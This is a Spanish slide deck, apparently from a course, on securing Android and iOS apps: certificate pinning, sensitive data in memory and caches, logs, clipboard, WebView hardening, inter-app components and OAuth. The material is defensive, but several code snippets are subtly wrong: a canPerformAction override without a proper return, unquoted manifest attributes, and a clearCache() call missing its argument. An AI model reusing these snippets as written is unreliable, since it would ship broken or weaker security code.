## Seguridad en el transporte de datos – *Pinning*

- El *certificate pinning* es una técnica que aprovecha que una aplicación móvil se conecta de forma general a un número limitado de servidores.
- Además de las comprobaciones anteriores la aplicación comprobará que el certificado ofrecido por el servidor corresponde a un certificado que la aplicación conoce previamente.
- Las autoridades de certificación comprometidas no afectan a la seguridad de la aplicación. Si se implementa *pinning*, no es necesaria la firma de una CA confiable.
- El pinning puede desactivarse a través de la *repackaging* o si el dispositivo ha sido *rootead* o tiene *jailbreak*.





# Manejo de datos sensibles

## Seguridad en el transporte de datos – *Pinning* en Android

- Android permite la implementación de *Certificate Pinning* mediante la definición de un TrustManager específico.
- Para ello se debe incorporar el certificado de la CA entre los recursos de la aplicación.

```
// Se crea un KeyStore que contenga el certificado de nuestra CA
Certificate ca = //se lee el certificado de un fichero
keyStoreType = KeyStore.getDefaultType();
KeyStore keyStore = KeyStore.getInstance(keyStoreType);
keyStore.load(null, null);
keyStore.setCertificateEntry("ca", ca);
// Se crea un TrustManager que confie solo en nuestra CA
String tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
TrustManagerFactory tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
// Se crea un contexto (que se utilizará para crear la HttpsURLConnection) que incluya nuestro
TrustManager
Context context = SSLContext.getInstance("TLS");
context.init(null, tmf.getTrustManagers(), null)
```



# Manejo de datos sensibles

## Seguridad en el transporte de datos – *Pinning* en iOS

- En iOS, el pinning se realiza a través del delegado de `NSURLConnection` que incluye el método `willSendRequestForAuthenticationChallenge`.

```
...
SecTrustRef serverTrust = challenge.protectionSpace.serverTrust;
SecCertificateRef certificate = SecTrustGetCertificateAtIndex(serverTrust, 0);
NSData *remoteCertificateData = CFBridgingRelease(SecCertificateCopyData(certificate));
NSData *localCertData = [NSData dataWithContentsOfFile:[[NSBundle mainBundle]
pathForResource:@"nombre_fichero" ofType:@".cer"]];
if ([remoteCertificateData isEqualToData:localCertData]) {
 NSURLCredential *credential = [NSURLCredential credentialForTrust:serverTrust];
 [[challenge sender] useCredential:credential forAuthenticationChallenge:challenge];
} else {
 // MENSAJE DE ERROR
 [[challenge sender] cancelAuthenticationChallenge:challenge];
}
```

- También se puede implementar mediante la librería TrustKit.



# Manejo de datos sensibles

## Variables en memoria

- Cuando el contenido de una variable que contenga información sensible (claves, *tokens* de autenticación, *cookies*, etc.) deje de ser necesario su contenido debe eliminarse de la memoria.
- Es recomendable que este tipo de valores se guarden en arrays de bytes en vez de en objetos como *Strings*.
  - La reasignación de un objeto tipo *String* suele reservar un nuevo espacio de memoria para la nueva referencia pero no elimina la antigua hasta que pasa el recolector de basura.
  - La utilización de un array de bytes permite sobre escribir el contenido de la variable en cualquier momento.

# Manejo de datos sensibles

## Cachés


- Siempre que sea posible hay que evitar almacenar datos sensibles en cachés, incluidos:
  - Cookies.
  - Ficheros.
  - Bases de datos SQLite.
  - Caché de sitios web.
  - En iOS se puede limitar el caché de sitios web devolviendo null en el método `willCacheResponse` del delegado de `NSURLConnection`.

```
- (NSCachedURLResponse *)connection:(NSURLConnection *)connection
willCacheResponse:(NSCachedURLResponse *)cachedResponse {
 return nil;
}
```

- En Android se puede desactivar la caché para conexiones HTTP mediante el método `setUseCaches` de los objetos `URLConnection`.

```
URLConnection connection = miURL.openConnection();
connection.setUseCaches(false);
```

# Logs y filtrado de información sensible





# Logs y filtrado de información sensible

## Eliminación de logs

- Siempre que sea posible es recomendable eliminar la mayor cantidad posible de logs que genera la aplicación en el dispositivo.
- En Android se puede configurar ProGuard para eliminar los *logs* añadiendo a su fichero de configuración proguard.cfg.

```
-assumenosideeffects class android.util.Log {
 > public static *** d(...);
 > public static *** v(...);
 > public static *** i(...);
 > public static *** e(...);
}
```

- En iOS se puede utilizar un macro que en las versiones del desarrollo en producción elimine la sentencia de *log*.

```
#define NSLog(s,...)
```

# Logs y filtrado de información sensible

## Caché de teclado

- Se debe evitar que el sistema operativo guarde en su caché de teclado datos sensibles tecleados por el usuario.
- Para las contraseñas se deben utilizar los campos específicos de contraseñas. La información tecleada en estos campos no es guardada en la caché del teléfono.
- Para el resto de campos que puedan almacenar datos sensibles se debe desactivar la opción que guarda los datos tecleados en la caché.
- En Android la única manera consistente de realizar esta operación y que funcione en todos los dispositivos es definir el campo como un campo de contraseña con texto visible. Esto se consigue mediante el atributo `android:inputType="textVisiblePassword"` del campo de texto.
- En iOS se consigue configurando la propiedad `autocorrectionType` del `UITextField` con el valor `UITextAutocorrectionTypeNo`.



# Logs y filtrado de información sensible

## Portapapeles

- Otras aplicaciones pueden acceder a la información almacenada en el portapapeles del sistema sin necesidad de ningún permiso especial.
- En Android se debe crear una subclase de la clase `EditText` y reimplementar los métodos `isSuggestionsEnabled` y `canPaste` para que devuelvan `false`.
- En iOS existen dos opciones:
  - Mediante la creación de una subclase de `UITextField` que no permita las acciones de *copy* o *cut*.

```
- (BOOL)canPerformAction:(SEL)action withSender:(id)sender {
 if (action == @selector(copy:) || action == @selector(cut:)) {
 return NO;
 }
 [super canPerformAction:action withSender:sender];
}
```

- Cuando las funciones `copy` y `cut` se ejecuten, se llama al método `pasteboardWithUniqueName` para obtener el portapapeles específico de la aplicación.

# Componentes HTML en aplicaciones móviles

# Componentes HTML en aplicaciones móviles

## Introducción

- Todos los sistemas operativos móviles permiten a las aplicaciones mostrar contenido HTML a través de vistas web.
- La utilización de estas vistas conlleva ciertos riesgos de seguridad que hay que tener en cuenta durante su utilización.
- Para reducir la superficie de ataque generada por estas vistas, se recomienda, independientemente de la plataforma:
  - No cargar nunca contenido remoto mediante conexiones sin cifrar (Sin SSL).
  - Asegurarse de que se utiliza una configuración segura de cifrado SSL y se valida completamente el certificado SSL ofrecido por el servidor.
  - Prohibir el acceso al sistema de ficheros del dispositivo desde la vista web.
  - Desactivar Javascript y cualquier otro *plugin* siempre que sea posible.
  - Verificar que la vista web solo carga URL de los dominios que necesita.
  - No exponer métodos nativos a través de Javascript.
  - No permitir la carga de URL a través de los mecanismos de comunicación con otras aplicaciones.



# Componentes HTML en aplicaciones móviles

## Asegurando componentes en Android

- Desactivar Javascript.

```
WebView webview = new WebView(this);
webview.getSettings().setJavaScriptEnabled(false);
```

- Desactivar el acceso al sistema de ficheros.

```
WebView webview = new WebView(this);
webview.getSettings().setAllowFileAccess(false);
```

- Verificar las URL que se cargan en la vista web (extensión de WebView).

```
private class MiWebViewClient extends WebViewClient {
 @Override
 public boolean shouldOverrideUrlLoading(WebView view, String url) {
 //COMPROBACIONES PARA LA URL INICIAL
 }
 @Override
 public WebResourceResponse shouldInterceptRequest(final WebView view, String url){
 //COMPROBACIONES PARA TODAS LAS PETICIONES
 }
}
```



# Componentes HTML en aplicaciones móviles

## Asegurando componentes en Android

- Para evitar la carga de URL desde elementos externos a la aplicación se deben eliminar del manifest todos los atributos de *exported* de las actividades definidas en la aplicación que tengan una vista web como vista principal.
- La eliminación de los datos de la caché de la vista web se debería realizar una vez se ha dejado de utilizar (método `onPause()` de la actividad).

```
@Override
protected void onPause() {
 ...
 webview.clearCache();
 ...
 super.onPause();
}
```

- Finalmente, se debe evitar exponer el código nativo a la vista utilizando el método `addJavaScriptInterface()`.



# Componentes HTML en aplicaciones móviles

## iOS - UIWebView

- Desde iOS 9 , se disponen de tres tipos de vista web.
- UIWebView su uso no está recomendado desde iOS8 pero se puede utilizar en las aplicaciones.
- Utiliza un motor de renderizado no optimizado, por lo que las páginas cargan más lentamente.
- Solo permite la configuración a través de los métodos del delegado, de los cuales el único relevante webViewShouldStartLoadWithRequest, que permite identificar la URL a la que se va a conectar la vista web.

```
- (BOOL)webView: (UIWebView*)webView shouldStartLoadWithRequest: (NSURLRequest*)request
navigationType: (UIWebViewNavigationType)navigationType {
 NSURL *url = request.URL;
 //COMPROBACIONES
 return ...;
}
```

- Las vistas web de este tipo no permiten desactivar el motor de Javascript.



# Componentes HTML en aplicaciones móviles

## iOS - WKWebView

- WKWebView es la vista web por defecto utilizada a partir de iOS 8.
- Durante su inicialización se pueden definir una serie de parámetros a través de un objeto del tipo WKWebViewConfiguration.
- Por ejemplo, para desactivar Javascript en la vista se puede utilizar el siguiente código:

```
WKWebViewConfiguration *conf = [[WKWebViewConfiguration alloc] init];
conf.preferences.javaScriptEnabled = NO
WKWebView *webView = [[WKWebView alloc] initWithFrame:self.view.frame
configuration:conf];
```

- Permite efectuar *certificate pinning* a través del delegado tal y como se mostró anteriormente en la sección de protección de datos sensibles:
  - En iOS 8 existe un error en el delegado, por lo que el *pinning* se debe realizar a revisando los certificados incluidos en la propiedad `certificateChain`.

# Componentes HTML en aplicaciones móviles

## iOS - SafariViewController

- SafariViewController ofrece un controlador específico que permite la navegación web desde el interior de la aplicación.
- Este controlador se ejecuta en un proceso diferente a la aplicación que lo invoca.
- El usuario puede acceder a toda la funcionalidad de Safari, incluidos el autorelleno de contraseñas, botón para ejecutar acciones y barra de direcciones en modo lectura.
- La aplicación no puede acceder ni a los sitios que se navegan desde la vista ni a los datos que el usuario introduce en la misma.
- Si la aplicación quiere tener un control mayor sobre el contenido mostrado, deberá utilizar la vista WKWebView.



# Comunicación entre aplicaciones



# Comunicación entre aplicaciones

## Comunicación entre aplicaciones en Android

- La comunicación entre aplicaciones en Android supone un vector adicional de ataque que hay que controlar.
- En primer lugar, todos los elementos de la aplicación que no sirvan específicamente para comunicarse con otras aplicaciones deben ser marcados en el *manifest* con la propiedad `android:exported=false`.

```
<activity android:name=".MyActivity" android:label="Etiqueta"
 android:exported=false >
 <intent-filter>
 <action android:name="accion.intent"></action>
 </intent-filter>
</activity>
<service android:enabled="true" android:name=".MyService"
 android:exported=false ></service>
<receiver android:enabled="true" android:exported=false
 android:label="My Broadcast Receiver"
 android:name=".MyBroadcastReceiver"
</receiver>
```



# Comunicación entre aplicaciones

## Intents

- Se debe evitar enviar información sensible a través de BroadcastIntents, ya que actividades maliciosas pueden definir el mismo filtro con mayor prioridad para capturar la información sensible.
- Toda la información recibida de un *Intent* debe ser validada como cualquier otra entrada.
- Se debe evitar definir IntentFilters si la actividad no es pública. De esta manera la única manera de acceder a los mismos será a través del nombre de componente.

```
//INTENT CON INFORMACIÓN SENSIBLE: SI ES CAPTURADO LOS DATOS SON COMPROMETIDOS
public static Intent crearIntent(Context context, Usuario user) {
 Intent i = new Intent(context, DetallesUsuario.class);
 i.putExtra(EXTRA_USUARIO, user);
 return i;
}
//INTENT QUE ENVÍA SOLO EL ID DEL USUARIO
public static Intent crearIntent(Context context, String userId) {
 Intent i = new Intent(context, DetallesUsuario.class);
 i.putExtra(EXTRA_USER_ID, userId);
 return i;
}
```



# Comunicación entre aplicaciones

## Content Providers

- Los *ContentProviders* ofrecen los datos de la aplicación a aplicaciones de terceros.
- Los *ContentProviders* pueden requerir a otras aplicaciones permisos para leer (`readPermission`), escribir (`writePermission`) o ambos (`permission`) en la base de datos de la aplicación a través del *provider*.

```
<provider android:name="MiProvider"
 android:authorities="com.miapp.provider.MisDatos"
 android:readPermission="permiso.de.lectura"
 android:writePermission="permise.de.escritura"
 android:permission="permiso.para.ambos">
</provider>
```

- Los permisos definidos en el interior del *provider* deben haber sido declarado antes en la aplicación a través de elementos de tipo `<permission>`.
- Un *provider* debe validar todas las peticiones que reciba para evitar inyección de código SQL o acceso a ficheros no autorizados.
- Mediante el atributo `android:grantUriPermissions="true"`. Una aplicación también puede ofrecer acceso esporádico a elementos del *ContentProvider* a aplicaciones que lo soliciten, aunque no hayan definido ningún permiso específico.



# Comunicación entre aplicaciones

## Servicios

- Los servicios también pueden exponer funcionalidades o información sensible a aplicaciones de terceros que deben ser protegidos convenientemente.
- Un servicio puede validar método a método los permisos que tiene una aplicación para acceder a una funcionalidad específica a través del método checkPermission() del PackageManager.
- También se pueden definir los permisos necesarios para comunicarse con el servicio a través del *manifest* de la aplicación.

```
<permission android:name="com.mipermiso" android:label="mi_permiso"
 android:protectionLevel="dangerous"></permission>
<service android:name="com.MiServicio" android:permission="com.mipermiso">
 <intent-filter>
 <action android:name="com.MI_ACCION"/>
 </intent-filter>
</service>
```



# Autenticación en aplicaciones móviles




# Autenticación en aplicaciones móviles

## Introducción a OAuth

- OAuth es un estándar para la autorización de acceso a recursos/servicios a través de la web.
- Desde el punto de vista del usuario final, OAuth ofrece las siguientes ventajas:
  - Utilización de una sola cuenta para acceder a múltiples servicios.
  - Es necesario recordar menos contraseñas.
  - No es necesario compartir las credenciales (usuario y contraseña generalmente) con un servicio externo en el que no se confía.
  - Se pueden revocar autorizaciones otorgadas de forma sencilla.
- Desde el punto de vista del desarrollador, ofrece las siguientes ventajas:
  - Se simplifica el manejo y cantidad de información sensible a almacenar.
  - No se requiere de un sistema de gestión o renovación de contraseñas.
  - Su implementación se lleva a cabo mediante librerías ampliamente testadas.
  - Existen multitud de proveedores de identidad y otros servicios que ya utilizan OAuth.

# Autenticación en aplicaciones móviles

## Con OAuth




Las credenciales sólo se envían al proveedor de la autorización



# Autenticación en aplicaciones móviles

## Con OAuth

